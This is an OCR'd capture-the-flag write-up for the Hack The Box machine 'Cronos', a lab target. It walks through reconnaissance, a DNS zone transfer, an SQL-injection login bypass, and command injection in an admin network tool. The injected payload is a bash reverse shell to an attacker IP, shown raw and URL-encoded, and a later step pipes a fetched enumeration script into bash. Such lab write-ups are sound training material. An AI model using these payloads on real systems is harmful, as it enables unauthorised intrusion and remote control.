
Cronos

Cronos

This is a HTB medium level box.



Phase 1: Information Gathering / Recon

From autorecon:

```
# Nmap 7.94 scan initiated Tue Oct 31 10:53:38 2023 as: nmap -vv --reason -
Pn -T4 -sV -sC --version-all -A --osscan-guess -oN
/home/cybersauruswest/results/10.10.10.13/scans/_quick_tcp_nmap.txt -oX
/home/cybersauruswest/results/10.10.10.13/scans/xml/_quick_tcp_nmap.xml
10.10.10.13
Nmap scan report for 10.10.10.13
Host is up, received user-set (0.092s latency).
Scanned at 2023-10-31 10:53:38 PDT for 17s
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCkOUbDfxsLPWvII72vC7hU4sfLkKVEqyHRpvPWV2+5s2S4
kH0rS25C/R+pyGIKHF9LGWTqTChmTbcRJLZE4cJCCOEoIyoeXUZWMYJCqV8crflHiVG7Zx3wdUJ4
yb54G6NlS4CQFwChHEH9xHlqsJhkpkYEnmKc+CvMzCbn6CZn9KayOuHPy5NEqTRIHObjIEhbrz2h
o8+bKP43fJpWFEx0bAzFFGzU0fMEt8Mj5j71JEpSws4GEgMycq4lQMuw8g6Acf4AqvGC5zqpf2VR
ID0BDi3gdD1vvX2d67QzHJTPA5wgCk/KzoIAovEwGqjIvWnTzXLL8TilZI6/PV8wPHzn
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKWsTNMJT9n5sJr5U1iP8dcb
kBrDMs4yp7RRAvuu10E6FmORRY/qrokZVNagS1SA9mC6eaxkgW6NBgBEggm3kfQ=
|   256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIHBIQsAL/XR/HGmUzGZgRJe/1lQvrFWnODXvxQ1Dc+Zx
53/tcp open  domain  syn-ack ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
```

```
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Oct 31 10:53:55 2023 -- 1 IP address (1 host up) scanned
in 16.55 seconds
```

Ok so basically a web server, SSH, and DNS. Maybe DNS will be useful finally? But obviously will start with web.


Phase 2: Pivot to Specific Service

Port 53: DNS

Ok so my initial use of nslookup didn't work, but doing it like this did:

```
┌──(cybersauruswest㉿kali)-[~]
└─$ nslookup
> server 10.10.10.13
Default server: 10.10.10.13
Address: 10.10.10.13#53
> 10.10.10.13
;; communications error to 10.10.10.13#53: timed out
13.10.10.10.in-addr.arpa        name = ns1.cronos.htb.
```

Now we know that the domain is `ns1.cronos.htb` which means the base domain is `cronos.htb`. Lets do some subdomain enumeration.



No luck.

Let's try a zone transfer with `dig axfr cronos.htb @10.10.10.13`:

```
; <<>> DiG 9.18.16-1-Debian <<>> axfr cronos.htb @10.10.10.13
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb.
admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb.
admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 88 msec
;; SERVER: 10.10.10.13#53(10.10.10.13) (TCP)
;; WHEN: Tue Oct 31 11:41:53 PDT 2023
;; XFR size: 7 records (messages 1, bytes 203)
```

This brings us to the subdomains of :

```
cronos.htb.
admin.cronos.htb.
```

```
ns1.cronos.htb.
www.cronos.htb.
```

Now we can add those to our /etc/hosts file:

```
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.13 cronos.htb admin.cronos.htb ns1.cronos.htb www.cronos.htb
```

Port 80: HTTP Server

Not much is turning up here. Gobuster only got `/.php` which I will check now for something on searchsploit.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ searchsploit apache httpd  2.4.18
Exploits: No Results
Shellcodes: No Results
```

So pretty sure that isn't the answer. Although I will try with nmap vuln scripts and nikto.


```
┌──(cybersauruswest㉿kali)-[~]
└─$ nmap --script vuln 10.10.10.13
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-31 11:26 PDT
Nmap scan report for 10.10.10.13
Host is up (0.089s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server op
en and hold
|       them open as long as possible.  It accomplishes this by opening conn
ections to
|       the target web server and sending a partial request. By doing so, it
 starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

Nmap done: 1 IP address (1 host up) scanned in 324.49 seconds
```

Nothing.


Ok, so lets try to just use the domains we found now.

Cool! Ill poke around now.

Documentation led to laravel documentation, which is good to know.




`admin.cronos.htb` led to this admin login page:




Phase 3: Service Exploitation

When you see an admin login available, you have to try SQLi, and in this case it worked:



This bypasses the login and takes us to a different tool. Going to start assessing it by turning on burp proxy intercept and see what the packets look like:



Pretty Raw Hex

```
1  POST /welcome.php HTTP/1.1
2  Host: admin.cronos.htb
3  User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 31
9  Origin: http://admin.cronos.htb
10 Connection: close
11 Referer: http://admin.cronos.htb/welcome.php
12 Cookie: PHPSESSID=j96egbl0jrrgngdascrot8kt83
13 Upgrade-Insecure-Requests: 1
14
15 command=traceroute&host=8.8.8.8
```

Pretty Raw Hex

```
1  POST /welcome.php HTTP/1.1
2  Host: admin.cronos.htb
3  User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 30
9  Origin: http://admin.cronos.htb
10 Connection: close
11 Referer: http://admin.cronos.htb/welcome.php
12 Cookie: PHPSESSID=j96egbl0jrrgngdascrot8kt83
13 Upgrade-Insecure-Requests: 1
14
15 command=ping+-c+1&host=8.8.8.8
```

Alright! So the tool had two functions, and one of them looks like it may be vulnerable to a command injection attack through interception. To attempt this I changed the command to `ls -al`


Net Tool v0.1

traceroute 8.8.8.8 Execute!

total 32
drwxr-xr-x 2 www-data www-data 4096 May 10 2022 .
drwxr-xr-x 5 root root 4096 May 10 2022 ..
-rw-r--r-- 1 www-data www-data 1024 Apr 9 2017 .welcome.php.swp
-rw-r--r-- 1 www-data www-data 237 Apr 9 2017 config.php
-rw-r--r-- 1 www-data www-data 2531 Jan 1 2021 index.php
-rw-r--r-- 1 www-data www-data 102 Apr 9 2017 logout.php
-rw-r--r-- 1 www-data www-data 383 Apr 9 2017 session.php
-rw-r--r-- 1 www-data www-data 782 Apr 9 2017 welcome.php

That looks good. Now lets try to leverage this to get some shell access.

First step is to listen on a weird port:



Now lets try to inject a pentest monkey reverse bash shell command:


Pretty Raw Hex

```
1  POST /welcome.php HTTP/1.1
2  Host: admin.cronos.htb
3  User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 30
9  Origin: http://admin.cronos.htb
10 Connection: close
11 Referer: http://admin.cronos.htb/welcome.php
12 Cookie: PHPSESSID=j96egbl0jrrgngdascrot8kt83
13 Upgrade-Insecure-Requests: 1
14
15 command=bash -c 'bash -i >& /dev/tcp/10.10.14.16/8889 0>&1'
```

Ok so that didn't work, let's try and url encode the payload:

`bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.16%2F8889%200%3E%261%27`

That worked!



Phase 4: Initial Access

First thing I do is see that we are signed in as www-data. I also looked for the user flag using `find` and see its location:

And there we go!

```
www-data@cronos:/var/www/admin$ cat /home/noulis/user.txt
cat /home/noulis/user.txt
78f3b29d65643938a403d92acd790608
```

Ok so a huge thing here that I learned is that I had to upgrade the shell to interact with stuff easier, so here is how I did that:

```
remote: python -c 'import pty; pty.spawn("/bin/bash")'
remote: ^Z
local: stty raw -echo; fg
local: export TERM=xterm
```

Phase 5: Privlege Escalation

As usual, I use set up a web server on my Kali machine, then curl LinEnum.sh and pipe through bash. This turns up some interesting cron job information.

```
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
eport /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
eport /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
eport /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/nu
ll 2>&1
#
```

I could have found this myself by doing `cat /etc/crontab`

Lets look inside artisan:

```
#!/usr/bin/env php
<?php

/*
|--------------------------------------------------------------------------
| Register The Auto Loader
|--------------------------------------------------------------------------
|
| Composer provides a convenient, automatically generated class loader
| for our application. We just need to utilize it! We'll require it
| into the script here so that we do not have to worry about the
| loading of any our classes "manually". Feels great to relax.
|
*/

require __DIR__.'/bootstrap/autoload.php';

$app = require_once __DIR__.'/bootstrap/app.php';

/*
|--------------------------------------------------------------------------
| Run The Artisan Application
|--------------------------------------------------------------------------
```

